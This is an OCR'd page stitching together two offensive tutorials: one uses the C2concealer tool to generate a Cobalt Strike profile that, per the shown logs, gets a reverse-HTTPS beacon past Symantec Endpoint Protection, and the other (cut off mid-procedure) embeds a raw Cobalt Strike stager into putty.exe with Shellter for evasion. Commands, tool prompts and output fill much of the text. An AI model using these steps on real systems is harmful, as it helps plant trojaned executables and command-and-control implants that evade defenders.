
Demo

Installation is easy, just clone the GitHub repo, and run the install script.

Once the install is complete, run the script and define a hostname you wish to use.


```
C2concealer --hostname newtpaul.com  --variant
1
```

Next, C2Concealer will scan your host to locate where c2lint is located. C2lint is a tool included with CobaltStrike which is used to test/troubleshoot profiles before they're used.



```
paul@cobalt strike:~/C2concealer/C2concealer$ C2concealer --hostname newtpaul.co
m --variant 1
[i] Searching for the c2lint tool on your system (part of Cobalt Strike). Might
take 10-20 seconds.
```


Once the scanning is finished, you'll be asked to choose an SSL option. Using a legit LetsEncrypt cert is obviously going to be the most effective at avoiding detection. However, that requires you to point the A record at your team sever. For the purposes of this, we'll just use a self-signed cert.



```
Choose an SSL option:

1. Self-signed SSL cert (just input a few details)

2. LetsEncrypt SSL cert (requies a temporary A record for the relevant domain to be pointed to this machine)

3. Existing keystore

4. No SSL


[?] Option (1/2/3/4):
```

You'll be asked to fill out some basic information for the cert. It doesn't matter too much what you put here.

Once it's complete you should receive confirmation that the profile has passed the c2lint check. The name of the newly created profile will also be displayed.



```
Profile successfully passed c2lintcheck
Profile Name: 34c5a462.profile
Generated by FortyNorthSecurity's C2concealer tool.
```


Next, launch your team server, but this time defining the profile to load.

```
sudo ./teamserver 192.168.1.21 *Password* ~/C2concealer/C2concealer/34c5a462.profile
```

Generate a new listener and a new payload of your choice.

Before VS After

Before using our newly created profile, SEP blocked outbound connections to our Cobalt Strike team server. This was when using just the default C2 profile.




Traffic Log - Network and Host Exploit Mitigation Logs

File Edit View Filter Action Help

Date and Time	Action	Severity	Direction	Source Host	Source MAC	Source Port	Destination MAC	Des...
01/03/2021 14:49:48	Blocked	15	Outgoing	192.168.1.224	50-EB-71-22-A...	0	74-AC-B9-16-F...	0
01/03/2021 14:39:36	Blocked	15	Outgoing	192.168.1.224	50-EB-71-22-A...	0	74-AC-B9-16-F...	0
01/03/2021 14:37:27	Blocked	15	Outgoing	192.168.1.224	50-EB-71-22-A...	0	74-AC-B9-16-F...	0
01/03/2021 14:35:45	Blocked	15	Outgoing	192.168.1.224	50-EB-71-22-A...	0	74-AC-B9-16-F...	0
01/03/2021 14:28:28	Blocked	15	Outgoing	192.168.1.224	50-EB-71-22-A...	0	74-AC-B9-16-F...	0

However, after using our newly created profile, nothing was blocked and we were able to successfully establish a C2.



external	internal ▲	listener	user	computer	note	process	pid	arch	last
192.168.1.224	192.168.44.148	Listen1	Paul	DESKTOP-ILE5VBQ		CS_1.exe	7816	x64	4s


name ▲	payload	host	port	bindto	beacons	profile
Listen1	windows/beacon_https/reverse_https	192.168.1.21	443		192.168.1.21	default

https://newtonpaul.com/cobalt-strike-bypassing-c2-network-detections/


Shellter beacon cobalt strike

Generate Cobalt Raw Payload

First, we need to generate cobalt raw payload. but please remember that Shellter only support upto 250 kilobytes payload. We can only use payload with stager. Generating cobalt strike raw payload steps follow below



Select the listener that you want to use, Select output is Raw.



This dialog generates a payload to stage a Cobalt Strike listener. Several output options are available.

Listener: MyBeacon

Output: Raw


x64: Use x64 payload

Save your raw payload into a file.

Shellter Operation


The steps below are to embed the cobalt payload into the existing executable. I am going to show you straightforward steps with auto mode to embed the payload. Please remember that these steps will make your payload easier to be detected. You can do some manual steps for better evasion

Follow the steps below to embed the cobalt strike beacon into an executable. I am using 32 bit putty.exe as the payload host.




```
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>cd C:\Users\rioasmara\Downloads\shellter\shellter

C:\Users\rioasmara\Downloads\shellter\shellter>shellter.exe

v7.2
www.ShellterProject.com

Choose Operation Mode - Auto/Manual (A/M/H): _
```

Select A for Auto




```
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>cd C:\Users\rioasmara\Downloads\shellter\shellter

C:\Users\rioasmara\Downloads\shellter\shellter>shellter.exe


        1010101 01     10 0100110 10      01  11001001 0011101 001001
        11      10     01 00      01      01        01 10      11    10
        0010011 1110001 11011    11      10        00 10011   011001
             11 00     10 01      11      01        11 01      01    11
        0010010 11     00 0011010 100111  000111    00 1100011 01    10 v7.2
        www.ShellterProject.com


Choose Operation Mode - Auto/Manual (A/M/H): A

Perform Online Version Check? (Y/N/H): _
```

Select N for No



